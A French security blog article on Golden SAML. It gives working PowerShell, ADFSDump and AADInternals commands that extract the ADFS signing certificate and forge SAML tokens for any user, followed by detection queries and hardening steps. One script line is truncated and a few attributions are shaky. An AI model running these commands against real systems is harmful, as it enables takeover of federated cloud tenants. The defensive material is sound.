
Golden SAML : Forger des Tokens SSO pour Compromettre tout le Domaine

> Golden SAML : comment les attaquants forgent des tokens SSO pour compromettre tout le domaine AD. Détection, prévention et durcissement ADFS expliqués.

Le **Golden SAML** est l'une des techniques d'attaque les plus redoutables contre les environnements hybrides Microsoft Active Directory. Découverte en 2017 par les chercheurs de CyberArk et portée à l'attention mondiale par la compromission de SolarWinds en 2020, cette attaque permet à un adversaire ayant obtenu le certificat de signature d'ADFS (Active Directory Federation Services) de forger des tokens SAML 2.0 entièrement arbitraires. Contrairement au Golden Ticket Kerberos, qui reste confiné à l'environnement on-premise, le Golden SAML franchit la frontière cloud : l'attaquant peut s'authentifier en tant que n'importe quel utilisateur — y compris les administrateurs globaux — sur Office 365, Azure, Salesforce ou toute application fédérée, sans connaître le moindre mot de passe, sans déclencher d'alerte MFA, et sans laisser la moindre trace dans les journaux Active Directory traditionnels. La persistance est quasi illimitée : même si tous les mots de passe sont réinitialisés, tant que le certificat de signature ADFS n'est pas renouvelé, l'attaquant conserve un accès total. Cet article détaille le mécanisme précis de l'attaque, les outils utilisés, les méthodes de détection disponibles et les mesures de durcissement indispensables pour protéger votre infrastructure fédérée.



Le terme "Golden SAML" est une référence directe au Golden Ticket Kerberos : dans les deux cas, l'attaquant s'empare d'un secret cryptographique central pour forger des assertions d'identité indétectables par les services cibles. Là où le Golden Ticket repose sur le hash KRBTGT, le Golden SAML exploite le certificat privé de signature des tokens ADFS.

SAML (Security Assertion Markup Language) est un standard XML ouvert permettant l'échange d'informations d'authentification et d'autorisation entre un fournisseur d'identité (IdP) — ici ADFS — et des fournisseurs de services (SP) comme Microsoft 365, AWS ou Salesforce. Lorsqu'un utilisateur tente d'accéder à une application fédérée, ADFS génère une assertion SAML signée cryptographiquement avec sa clé privée. Le fournisseur de service vérifie la signature via le certificat public d'ADFS et accorde l'accès si la signature est valide.

Le problème fondamental : **le fournisseur de service ne fait que vérifier la signature cryptographique**. Il ne vérifie pas si l'utilisateur s'est réellement authentifié, si la session existe dans Active Directory, ou si l'heure d'émission est cohérente avec l'activité réelle. Un attaquant possédant la clé privée peut donc signer n'importe quelle assertion — pour n'importe quel utilisateur, avec n'importe quels attributs — et le service cible l'acceptera comme légitime.

Ce qui rend le Golden SAML particulièrement dangereux :

Portée multi-cloud : un seul certificat compromis donne accès à toutes les applications fédérées via ADFS

Contournement du MFA : les tokens forgés sont acceptés sans second facteur, car l'IdP (ADFS) n'est jamais sollicité

Persistance longue durée : les certificats de signature ADFS ont une durée de vie de 1 an par défaut, rarement renouvelés

Invisibilité côté AD : aucune connexion Kerberos, aucun ticket TGT, aucune trace dans les journaux DC standard

Élévation de privilèges arbitraire : l'attaquant peut s'attribuer le rôle Global Administrator dans Azure AD

Comment fonctionne SAML 2.0 dans Active Directory Federation Services (ADFS)

Pour comprendre l'attaque, il faut d'abord maîtriser le flux d'authentification SAML 2.0 tel qu'implémenté par ADFS dans un environnement hybride Microsoft.

> ⚡ **Retour terrain**
>
> Dans mes missions de hardening Active Directory, le point le plus sous-estimé est la gestion du groupe 'Opérateurs de compte' et des délégations personnalisées créées au fil des années. Pour un groupe logistique de 1 500 utilisateurs, j'ai trouvé 312 ACL personnalisées dont 89 accordaient des permissions d'écriture sur des attributs sensibles (adminCount, memberOf sur groupes privilégiés) à des comptes d'utilisateurs standards. La dette technique en sécurité AD est souvent invisible jusqu'au premier audit sérieux.

Architecture ADFS et flux d'authentification normal

ADFS est un service de rôle Windows Server qui joue le rôle de fournisseur d'identité (Identity Provider, IdP). Il s'appuie sur Active Directory pour authentifier les utilisateurs, puis émet des assertions SAML signées à destination des services fédérés. La configuration typique implique :

Un ou plusieurs serveurs ADFS (ferme ADFS) exposant un endpoint HTTPS

Un proxy d'application Web (WAP) pour les accès externes

Des relations de confiance (Relying Party Trusts) avec chaque application fédérée

Un certificat de signature de token (Token Signing Certificate) stocké dans le magasin de certificats Windows

Le flux d'authentification SAML 2.0 en mode SP-Initiated se déroule ainsi :

L'utilisateur accède à une ressource protégée (ex. : portail Office 365)

Le SP (Microsoft) redirige l'utilisateur vers ADFS avec une requête SAML AuthnRequest

ADFS authentifie l'utilisateur via Windows Integrated Authentication, formulaire web ou MFA

ADFS construit une assertion SAML contenant : NameID (identité), attributs (rôles, groupes, UPN), conditions de validité (NotBefore/NotOnOrAfter), et l'audience (AudienceRestriction)

ADFS signe l'assertion avec sa clé privée (RSA-SHA256 typiquement), puis signe éventuellement l'enveloppe Response complète

L'assertion est encodée en Base64 et postée au SP via une redirection HTTP

Le SP vérifie la signature via le certificat public ADFS préalablement configuré dans la relation de confiance

Si la signature est valide et les conditions respectées, l'accès est accordé

Le certificat de signature : talon d'Achille du système

Le Token Signing Certificate est stocké dans le magasin de certificats de la machine ADFS (`LocalMachine\My`), avec sa clé privée protégée par DPAPI (Data Protection API) ou un HSM dans les configurations sécurisées. Sur les déploiements par défaut — qui représentent la majorité des installations — la clé privée est protégée uniquement par les ACL Windows et accessible aux comptes disposant des droits administrateur sur le serveur ADFS.

Un attaquant qui compromise le serveur ADFS (via mouvement latéral, exploitation d'une vulnérabilité ADFS comme CVE-2021-36942, ou via un compte de service ADFS) peut extraire cette clé privée et l'utiliser hors ligne pour forger des tokens.

Extraction du certificat de signature ADFS (ADFSDump, AADInternals)

Plusieurs outils permettent d'extraire le certificat de signature ADFS. Leur utilisation nécessite des privilèges élevés sur le serveur ADFS ou dans Active Directory, ce qui confirme que le Golden SAML est une technique de post-exploitation, non de compromission initiale.

Méthode 1 : Export via PowerShell ADFS natif

Sur le serveur ADFS lui-même, avec les droits administrateur ADFS :

```
 # Lister les certificats de signature disponibles
Get-AdfsCertificate -CertificateType Token-Signing

# Exporter le certificat avec sa clé privée (nécessite droits admin ADFS)
$cert = Get-AdfsCertificate -CertificateType Token-Signing | Where-Object {$_.IsPrimary -eq $true}
$certObj = $cert.Certificate

# Export PFX avec mot de passe
$pwd = ConvertTo-SecureString -String "MotDePasseExport!" -Force -AsPlainText
Export-PfxCertificate -Cert $certObj -FilePath C:\Temp\adfs-signing.pfx -Password $pwd

# Alternative : export via la propriété RawData (DER format)
[System.IO.File]::WriteAllBytes("C:\Temp\adfs-signing.cer", $certObj.RawData)
```

Méthode 2 : ADFSDump (FireEye/Mandiant)

ADFSDump par FireEye/Mandiant est un outil C# conçu spécifiquement pour extraire la configuration ADFS, y compris les certificats de signature, directement depuis la base de

données de configuration ADFS (stockée dans SQL Server ou la base WID — Windows Internal Database).

```
 # Exécution sur le serveur ADFS (privilèges SYSTEM ou administrateur local requis)
# ADFSDump interroge directement la base ADFS via le named pipe WID

ADFSDump.exe /outfile:C:\Temp\adfs-dump.json

# Le fichier JSON contient :
# - Les certificats de signature (DKM key + certificat chiffré)
# - Les Relying Party Trusts configurés
# - Les règles de transformation de claims
# - La clé de déchiffrement DKM (Distributed Key Manager) stockée dans AD

# Déchiffrement de la clé DKM nécessite :
# - Accès en lecture à l'objet AD : CN=ADFS,CN=Microsoft,CN=Program Data,DC=domain,DC=com
# - Droits accordés par défaut aux comptes de service ADFS et aux Domain Admins
```

Méthode 3 : AADInternals (Dr. Nestori Syynimaa)

AADInternals est un module PowerShell développé par le chercheur finlandais Dr. Nestori Syynimaa (o365blog.com). Il offre les fonctions les plus complètes pour l'extraction et l'exploitation des certificats ADFS :

```
 # Installation du module (depuis PowerShell Gallery)
Install-Module AADInternals -Scope CurrentUser
Import-Module AADInternals

# ---- Extraction depuis le serveur ADFS local ----
# Nécessite droits administrateur local sur le serveur ADFS
Export-AADIntADFSSigningCertificate -filename adfs-signing.pfx

# ---- Extraction via AD (DKM) ----
# Nécessite accès en lecture à l'objet DKM dans AD
# Fonctionne depuis n'importe quelle machine membre du domaine avec droits suffisants
$dkmKey = Get-AADIntADFSDKMKey
Export-AADIntADFSSigningCertificate -filename adfs-signing.pfx -DKMKey $dkmKey

# ---- Forge d'un token SAML ----
# Une fois le certificat extrait, création d'un token pour n'importe quel utilisateur :
New-AADIntSAMLToken `
    -ImmutableID "base64-encoded-objectguid" `
    -Issuer "http://adfs.domaine.fr/adfs/services/trust" `
    -PfxFileName "adfs-signing.pfx" `
    -PfxPassword "MotDePasseExport!" `
    -UseBuiltInCertificate $false

# Obtenir l'ImmutableID d'un utilisateur cible (correspond au ObjectGUID AD en Base64)
$user = Get-ADUser -Identity "admin.global" -Properties ObjectGUID
$immutableId = [System.Convert]::ToBase64String($user.ObjectGUID.ToByteArray())
Write-Host "ImmutableID: $immutableId"
```

Forge du token SAML malveillant étape par étape

La forge d'un token SAML suit un processus précis. Comprendre la structure interne de l'assertion permet de mieux identifier les indicateurs d'alerte en détection.

Structure d'une assertion SAML 2.0 légitime

Une assertion SAML est un document XML avec plusieurs composants clés. Voici la structure simplifiée :

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
    ID="_response-id-unique"
    Version="2.0"
    IssueInstant="2026-07-03T08:00:00Z"
    Destination="https://login.microsoftonline.com/login.srf">

  <Issuer>http://adfs.domaine.fr/adfs/services/trust</Issuer>

  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>

  <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
      ID="_assertion-id-unique"
      Version="2.0"
      IssueInstant="2026-07-03T08:00:00Z">

    <!-- Identité forgée : n'importe quel UPN du tenant -->
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
        admin.global@domaine.fr
      </saml:NameID>
    </saml:Subject>

    <saml:Conditions
        NotBefore="2026-07-03T07:55:00Z"
        NotOnOrAfter="2026-07-03T09:00:00Z">
      <saml:AudienceRestriction>
        <saml:Audience>urn:federation:MicrosoftOnline</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>

    <!-- Attributs : rôles et claims injectés arbitrairement -->
    <saml:AttributeStatement>
      <saml:Attribute Name="IDPEmail">
        <saml:AttributeValue>admin.global@domaine.fr</saml:AttributeValue>
      </saml:Attribute>
      <saml:Attribute Name="ImmutableID">
        <saml:AttributeValue>abc123+XyZ==</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>

    <!-- Signature RSA-SHA256 avec la clé privée ADFS volée -->
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
      <SignedInfo>...</SignedInfo>
```

```
      <SignatureValue>BASE64_SIGNATURE_RSA_SHA256</SignatureValue>
      <KeyInfo>
        <X509Data>
          <X509Certificate>BASE64_CERT_PUBLIC</X509Certificate>
        </X509Data>
      </KeyInfo>
    </Signature>

  </saml:Assertion>
</samlp:Response>
```

Étapes de la forge avec AADInternals

Le processus complet d'une attaque Golden SAML, de la récupération du certificat à l'accès aux données cloud :

Phase 1 — Compromission initiale : obtenir des droits administrateur sur le serveur ADFS (via Pass-the-Hash, attaques NTLM Relay vers LDAP, ou exploitation d'une vulnérabilité ADFS)

Phase 2 — Extraction du certificat : utiliser ADFSDump ou AADInternals pour extraire le PFX avec sa clé privée

Phase 3 — Reconnaissance de la cible : identifier l'UPN et l'ImmutableID de l'utilisateur à usurper (Global Admin Azure AD de préférence)

Phase 4 — Forge du token : utiliser `New-AADIntSAMLToken` avec le PFX et les informations de la cible

Phase 5 — Utilisation du token : soumettre le token forgé au endpoint ADFS ou directement à Microsoft Online (login.microsoftonline.com)

Phase 6 — Persistance : créer de nouveaux comptes backdoor, ajouter des credentials OAuth sur des applications, exfiltrer des données

Un point critique souvent négligé : l'attaquant n'a pas besoin d'être connecté au réseau interne pour utiliser un token forgé. Une fois le PFX extrait, la forge et l'utilisation des tokens peut se faire depuis n'importe quel système dans le monde.

Golden SAML dans des attaques réelles (SolarWinds/Cozy Bear 2020, cas documentés)

Le Golden SAML a quitté le domaine de la recherche théorique en décembre 2020 avec la révélation de la compromission de SolarWinds Orion par le groupe APT29 (Cozy Bear), attribué au SVR (Service de Renseignement Extérieur Russe).

L'opération SolarWinds : Golden SAML à l'échelle nationale

L'opération, baptisée UNC2452 par FireEye (qui fut elle-même victime), a touché plus de 18 000 organisations dans le monde, dont les agences fédérales américaines CISA, NSA, Trésor, Commerce et le Département d'État. La chaîne d'attaque illustre parfaitement l'escalade vers le Golden SAML :

Compromission initiale (2019) : injection d'une backdoor SUNBURST dans le pipeline de build de SolarWinds Orion

Distribution massive : 18 000 organisations téléchargent la mise à jour malveillante (versions 2019.4 à 2020.2.1)

Sélection des cibles prioritaires : APT29 identifie manuellement les victimes à forte valeur

Mouvement latéral vers ADFS : les agents SolarWinds disposant de privilèges élevés permettent d'atteindre les serveurs ADFS

Extraction des certificats ADFS : forge de tokens SAML pour accéder aux tenants Azure AD et Microsoft 365 des victimes

Persistance cloud : création de credentials OAuth et de fédération avec des domaines contrôlés par les attaquants

La CISA a publié l'alerte AA21-008A documentant spécifiquement l'utilisation du Golden SAML dans cette campagne. Microsoft a de son côté documenté les techniques sous le nom "cloud credential abuse" dans ses rapports post-SolarWinds.

Autres cas documentés

Au-delà de SolarWinds, le Golden SAML a été observé dans plusieurs campagnes :

Compromissions HAFNIUM (2021) : après l'exploitation des vulnérabilités Exchange ProxyLogon, certains acteurs ont pivoté vers ADFS pour établir une persistance cloud durable

Campagnes contre les éditeurs de logiciels : les supply chain attacks ciblant des éditeurs disposant d'accès fédérés multi-clients permettent de compromettre des dizaines d'organisations via un seul certificat ADFS

Red Teams avancées : lors d'exercices de test de pénétration contre des entreprises du CAC40, des consultants spécialisés ont régulièrement démontré la faisabilité de l'attaque dans des environnements de production en moins de 4 heures après compromission initiale d'un serveur ADFS

Détection : journaux à surveiller, indicateurs d'alerte

La détection du Golden SAML est notablement difficile car l'attaque exploite des mécanismes légitimes. Cependant, plusieurs sources de journaux fournissent des indicateurs exploitables.

Journaux ADFS (Windows Event Log)

Les événements critiques à surveiller dans les journaux ADFS (`Applications and Services Logs > AD FS > Admin`) :

Event ID 1000 — Erreur générale ADFS. Une accumulation d'erreurs peut indiquer des tentatives de manipulation du service ou d'extraction de configuration

Event ID 1200 — Token émis avec succès. À corréler avec l'activité réseau : un token émis sans requête entrante correspondante est suspect

Event ID 1202 — Token validé avec succès. Surveiller les tokens validés pour des utilisateurs administrateurs depuis des IP inhabituelles

Event ID 1203 — Échec de validation de token. Des échecs répétés peuvent indiquer des tokens forgés avec des paramètres incorrects (mauvais ImmutableID, audience erronée)

Event ID 501 — Accès à la configuration ADFS. Tout accès à la configuration depuis un compte non-service est suspect

Event ID 410 / 411 — Requêtes vers les endpoints ADFS. Analyser les requêtes vers `/adfs/services/trust/2005/usernamemixed` depuis des IP non-corporate

Azure AD / Microsoft Entra ID Sign-in Logs

Dans Azure AD (portail Entra ID > Monitoring > Sign-in logs), les indicateurs de Golden SAML incluent :

Authentifications fédérées depuis des IP anonymes ou Tor : les tokens forgés sont souvent utilisés depuis des VPS ou proxies

IssueInstant dans le passé ou le futur : les attaquants oublient parfois d'ajuster le timestamp de l'assertion

Authentification sans MFA pour des comptes MFA-enforced : le champ `authenticationRequirement` indique si le MFA a été réellement vérifié

Tokens avec durée de validité anormalement longue : les tokens forgés peuvent avoir une fenêtre NotBefore/NotOnOrAfter de plusieurs heures, contrairement aux tokens ADFS légitimes (60-480 minutes)

Accès à des ressources non habituelles : un compte qui accède soudainement à la console d'administration Azure, à Exchange Online en PowerShell, ou à Azure Key Vault

Corrélation impossible avec les journaux ADFS : un token Azure AD sans Event ID 1200 correspondant dans les journaux ADFS est un signal fort

Détection de l'extraction du certificat

La phase d'extraction est souvent plus détectable que l'utilisation du token :

Sysmon Event ID 10 — Process access sur `lsass.exe` ou le service ADFS (`Microsoft.IdentityServer.ServiceHost.exe`)

Event ID 4663 — Accès aux objets du magasin de certificats (`MACHINE\SOFTWARE\Microsoft\Cryptography\MachineKeys`)

Event ID 4104 (PowerShell Script Block Logging) — Détection des cmdlets AADInternals ou d'appels à `Export-PfxCertificate`

Accès LDAP à l'objet DKM — Requêtes vers `CN=ADFS,CN=Microsoft,CN=Program Data` dans l'annuaire AD

Connexions réseau inhabituelles depuis le serveur ADFS — Requêtes sortantes vers des IPs externes depuis `Microsoft.IdentityServer.ServiceHost.exe`

Requêtes KQL pour Microsoft Sentinel

Pour les équipes SOC utilisant Microsoft Sentinel :

```
 // Détection : authentifications SAML sans correspondance ADFS locale
// Corrèle les connexions Azure AD fédérées avec les événements ADFS
let adfsTokens = SecurityEvent
    | where EventID == 1200
    | where Computer has "adfs"
    | project TimeGenerated, ADFSTokenTime = TimeGenerated,
              TargetUserName = tostring(EventData.UserID);

SigninLogs
| where AuthenticationProtocol == "samlp"
| where ResultType == 0  // Succès uniquement
| join kind=leftouter adfsTokens on $left.UserPrincipalName == $right.TargetUserName
| where isempty(ADFSTokenTime)
    or abs(datetime_diff('minute', TimeGenerated, ADFSTokenTime)) > 5
| where IPAddress !startswith "10."
    and IPAddress !startswith "192.168."
    and IPAddress !startswith "172."
| project TimeGenerated, UserPrincipalName, IPAddress,
          Location, AppDisplayName, ADFSTokenTime
| order by TimeGenerated desc

// Détection : accès à l'objet DKM ADFS dans AD
SecurityEvent
| where EventID == 4662
| where ObjectName contains "CN=ADFS,CN=Microsoft,CN=Program Data"
| where SubjectUserName !endswith "$"  // Exclure les comptes machine
| project TimeGenerated, SubjectUserName, SubjectDomainName,
          ObjectName, AccessMask
```

Durcissement ADFS et mesures de prévention

La prévention du Golden SAML repose sur une stratégie en couches : réduire la surface d'attaque ADFS, limiter l'impact d'une compromission, et accélérer la détection.

1. Protéger le certificat de signature ADFS

Utiliser un HSM (Hardware Security Module) : stocker la clé privée dans un HSM physique ou Azure Dedicated HSM. La clé ne peut jamais être exportée en clair, ce qui rend l'extraction impossible même avec des droits SYSTEM

Activer "Extended Protection for Authentication" sur ADFS pour prévenir les attaques Man-in-the-Middle sur l'extraction des credentials

Limiter les ACL sur le magasin de certificats : seul le compte de service ADFS doit avoir accès aux clés privées dans `MACHINE\SOFTWARE\Microsoft\Cryptography\MachineKeys`

Rotation régulière du certificat : planifier une rotation tous les 6 mois plutôt qu'annuellement. ADFS supporte la rotation sans interruption de service via les certificats primaire/secondaire

```
 # Rotation du certificat de signature ADFS (sans interruption de service)
# Étape 1 : ajouter le nouveau certificat comme secondaire
Add-AdfsCertificate -CertificateType Token-Signing -Thumbprint "NOUVEAU_THUMBPRINT"

# Étape 2 : vérifier que les SPs ont été mis à jour avec le nouveau certificat public
# (Microsoft Online se met à jour automatiquement via les métadonnées de fédération)
Update-MsolFederatedDomain -DomainName "domaine.fr" -SupportMultipleDomain

# Étape 3 : promouvoir le nouveau certificat comme primaire
Set-AdfsCertificate -CertificateType Token-Signing -Thumbprint "NOUVEAU_THUMBPRINT" -IsPrimary

# Étape 4 : supprimer l'ancien certificat après 24h (délai de propagation)
Remove-AdfsCertificate -CertificateType Token-Signing -Thumbprint "ANCIEN_THUMBPRINT"
```

2. Activer la détection de replay de tokens

ADFS inclut un mécanisme de détection de replay de tokens qui stocke les assertions déjà traitées et rejette les réutilisations :

```
 # Activer la détection de replay (désactivée par défaut pour des raisons de performance)
Set-AdfsProperties -EnableTokenReplayDetection $true

# Vérifier l'état
Get-AdfsProperties | Select-Object EnableTokenReplayDetection, TokenReplayDetectionInterval

# Configurer la fenêtre de détection (en secondes, défaut 3600)
Set-AdfsProperties -TokenReplayDetectionInterval 7200
```

3. Durcir l'accès au serveur ADFS

Tier 0 isolation : les serveurs ADFS doivent être traités comme des Tier 0 assets, au même niveau que les Domain Controllers. Aucun administrateur standard ne doit pouvoir s'y connecter

Privileged Access Workstation (PAW) : toute administration ADFS doit se faire depuis des PAW dédiées, jamais depuis des postes de travail standards

Just-In-Time (JIT) access : utiliser Microsoft PIM (Privileged Identity Management) pour les accès administrateurs ADFS

Désactiver les protocoles legacy : bloquer WS-Trust usernamemixed (utilisé par AADInternals) si non nécessaire

Segmentation réseau stricte : les serveurs ADFS ne doivent être accessibles qu'en HTTPS depuis le WAP et les PAW

4. Renforcement côté Azure AD / Entra ID

Conditional Access : configurer des politiques exigeant des appareils conformes (Intune-compliant) pour les accès d'administration, même en authentification fédérée

Continuous Access Evaluation (CAE) : Microsoft CAE permet de révoquer immédiatement les tokens en cas d'anomalie détectée, réduisant la fenêtre d'exploitation

Smart Lockout Azure AD : activer le lockout intelligent pour protéger contre les tentatives de forge avec des ImmutableIDs incorrects

Azure AD Identity Protection : les règles de risque "Unfamiliar sign-in properties" et "Anonymous IP address" peuvent détecter l'utilisation de tokens forgés

Audit des comptes Global Admin : surveiller tout ajout de credential (certificat, secret) sur des Service Principals, indicateur courant de persistance post-Golden SAML

5. Surveillance des objets AD critiques

L'objet DKM dans Active Directory doit être particulièrement surveillé. Une modification ou un accès non autorisé à cet objet précède souvent l'extraction du certificat ADFS :

```
 # Audit PowerShell : qui a accès à l'objet DKM ADFS ?
$dkmPath = "AD:\CN=ADFS,CN=Microsoft,CN=Program Data,DC=domaine,DC=fr"
$acl = Get-Acl -Path $dkmPath
$acl.Access | Where-Object {$_.IdentityReference -notmatch "SYSTEM|Domain Admins|ADFS_Service_Acco
    Select-Object IdentityReference, ActiveDirectoryRights, AccessControlType |
    Format-Table -AutoSize

# Activer l'audit SACL sur l'objet DKM
# Via ADSI Edit : ajouter une ACE d'audit "Everyone > ReadProperty > This object only"
```

Comparaison Golden SAML vs Golden Ticket Kerberos

Pour les professionnels maîtrisant déjà le Golden Ticket Kerberos, voici une comparaison structurée des deux techniques. Comprendre leurs différences est essentiel pour adapter les mesures de défense et prioriser les investissements de sécurité, notamment dans le cadre d'un programme de durcissement Active Directory.

Critère	Golden Ticket Kerberos	Golden SAML
Secret exploité	Hash NTLM du compte KRBTGT	Clé privée du certificat de signature ADFS
Portée	On-premise uniquement (ressources Kerberos du domaine)	Cloud et on-premise (toutes apps fédérées via ADFS)
Prérequis	Compromission d'un DC (Domain Admin ou équivalent)	Compromission du serveur ADFS (admin local ou ADFS admin)
Durée de validité	10 ans par défaut (configurable)	Jusqu'à rotation du certificat (1 an par défaut)
MFA bypassé	Non (si MFA sur les apps web)	Oui (le token forgé simule une auth complète incluant MFA)
Détection principale	Event ID 4769 avec chiffrement RC4 anormal, durée de ticket anormale	Corrélation ADFS Event 1200 vs Azure AD SigninLogs
Remédiation	Double rotation KRBTGT (2x dans 10h), reset comptes compromis	Rotation certificat ADFS + audit complet des Service Principals Azure AD
Indicateur réseau	Tickets Kerberos sur des services inhabituels	Requêtes HTTPS vers login.microsoftonline.com avec assertions SAMLp
Outils Red Team	Mimikatz (lsadump::dcsync + kerberos::golden), Impacket ticketer	AADInternals, ADFSDump, Golden SAML Attack Tool (GSAT)
Impact sur Tier 0	Accès total à toutes les ressources on-premise	Accès total à toutes les ressources cloud (tenant Azure AD)

La distinction fondamentale est la **frontière cloud**. Une organisation ayant correctement cloisonné son Tier 0 on-premise mais négligé la sécurité ADFS reste vulnérable à une compromission complète de son tenant cloud via Golden SAML. Les deux techniques se complètent dans une chaîne d'attaque avancée : Golden Ticket pour la domination on-premise, Golden SAML pour la persistance cloud irréversible. C'est précisément ce que les équipes impliquées dans des exercices de mouvement latéral dans Active Directory observent lors de Red Teams avancées.

À RETENIR

À retenir :

Le **Golden SAML exploite le certificat de signature ADFS** pour forger des assertions d'identité acceptées par toutes les applications fédérées, sans authentification réelle et sans déclencher le MFA

La technique a été utilisée à grande échelle dans la **compromission SolarWinds (2020)** par APT29/Cozy Bear, compromettant des agences gouvernementales américaines et des centaines d'entreprises via leurs tenants Azure AD

La **détection repose sur la corrélation** des journaux ADFS (Event ID 1200) avec les connexions Azure AD (SigninLogs) : un token accepté par Azure AD sans Event ADFS correspondant est hautement suspect

La **remédiation immédiate** en cas de compromission exige la rotation du certificat de signature ADFS, un audit complet des Service Principals Azure AD et la révocation de tous les tokens de session actifs

La **prévention passe par le Tier 0** : les serveurs ADFS doivent être traités comme des Domain Controllers, avec isolation réseau, PAW dédiées, et idéalement un HSM pour protéger la clé privée contre toute extraction

Questions fréquentes

Un Golden SAML fonctionne-t-il même si l'utilisateur usurpé a activé le MFA sur son compte ?

Oui, c'est l'une des caractéristiques les plus dangereuses du Golden SAML. Lorsqu'un token SAML forgé est présenté à Azure AD ou à un service fédéré, celui-ci voit une assertion d'authentification signée valide par l'ADFS de l'organisation. Il ne peut pas distinguer ce token d'un token légitime émis après une authentification MFA réussie. L'assertion peut inclure le claim `http://schemas.microsoft.com/claims/authnmethodsreferences` indiquant que le MFA a été satisfait, même si aucun facteur n'a réellement été vérifié. Les politiques de Conditional Access basées sur la vérification MFA sont donc contournables via Golden SAML. Seules les politiques basées sur la *conformité de l'appareil* (device compliance via Intune) restent partiellement efficaces, car elles ne reposent pas sur les claims du token SAML.

Comment vérifier rapidement si mon environnement est vulnérable au Golden SAML ?

Plusieurs indicateurs permettent d'évaluer rapidement l'exposition. Premièrement, vérifiez si votre certificat de signing ADFS est stocké dans un HSM ou dans le magasin de certificats Windows standard : `Get-AdfsCertificate -CertificateType Token-Signing | Select IsPrimary, Certificate` — si `HasPrivateKey` est `True` sans HSM, la clé est extractible. Deuxièmement, vérifiez l'âge du certificat : s'il a plus de 6 mois, il a eu le temps d'être compromis et non détecté. Troisièmement, auditez qui a accès en lecture à l'objet DKM dans AD (`CN=ADFS,CN=Microsoft,CN=Program Data`) — des comptes non légitimes avec cet accès constituent un signal d'alarme. Enfin, consultez les journaux d'accès au serveur ADFS : toute connexion d'un compte de domaine non-service au serveur ADFS doit être investiguée.

Quelle est la différence entre un Golden SAML et une attaque Pass-the-Cookie sur les sessions cloud ?

Les deux attaques permettent d'accéder à des ressources cloud en contournant l'authentification, mais leurs mécanismes et leur portée diffèrent significativement. Le *Pass-the-Cookie* (ou Pass-the-Token PRT) consiste à voler des cookies de session ou des Primary Refresh Tokens existants sur un poste compromis — il est limité aux sessions actives de la victime et ne permet pas d'usurper des comptes tiers. Le Golden SAML, en revanche, ne nécessite aucune session existante : l'attaquant peut forger des tokens pour n'importe quel compte du tenant, à n'importe quel moment, autant de fois que nécessaire, et ce depuis n'importe quelle machine dans le monde. La persistance est structurelle (liée au certificat ADFS) plutôt que conjoncturelle (liée à une session active). En termes d'impact, le Golden SAML est incomparablement plus grave et plus durable.

Que faire en cas de détection confirmée d'une attaque Golden SAML ?

La réponse à incident doit être coordonnée entre les équipes on-premise et cloud. Dans les premières heures : (1) **Isoler le serveur ADFS compromis** du réseau sans l'éteindre (préservation des preuves) et activer le mode maintenance ADFS sur les autres serveurs de la ferme. (2) **Révoquer tous les tokens de session Azure AD** : `Revoke-AzureADUserAllRefreshToken` pour tous les comptes Global Admin, puis pour l'ensemble des

utilisateurs. (3) **Auditer les Service Principals Azure AD** : chercher tout credential (secret ou certificat) ajouté dans les 90 derniers jours sur des apps disposant de permissions élevées. (4) **Effectuer la rotation du certificat ADFS** (voir section Durcissement). (5) **Analyser les SigninLogs Azure AD** sur 90 jours pour identifier les accès illégitimes et évaluer l'étendue de la compromission. Contactez simultanément MITRE ATT&CK T1606.002 — SAML Tokens pour la documentation des TTPs et l'ANSSI pour les obligations de déclaration en cas d'OIV/OSE.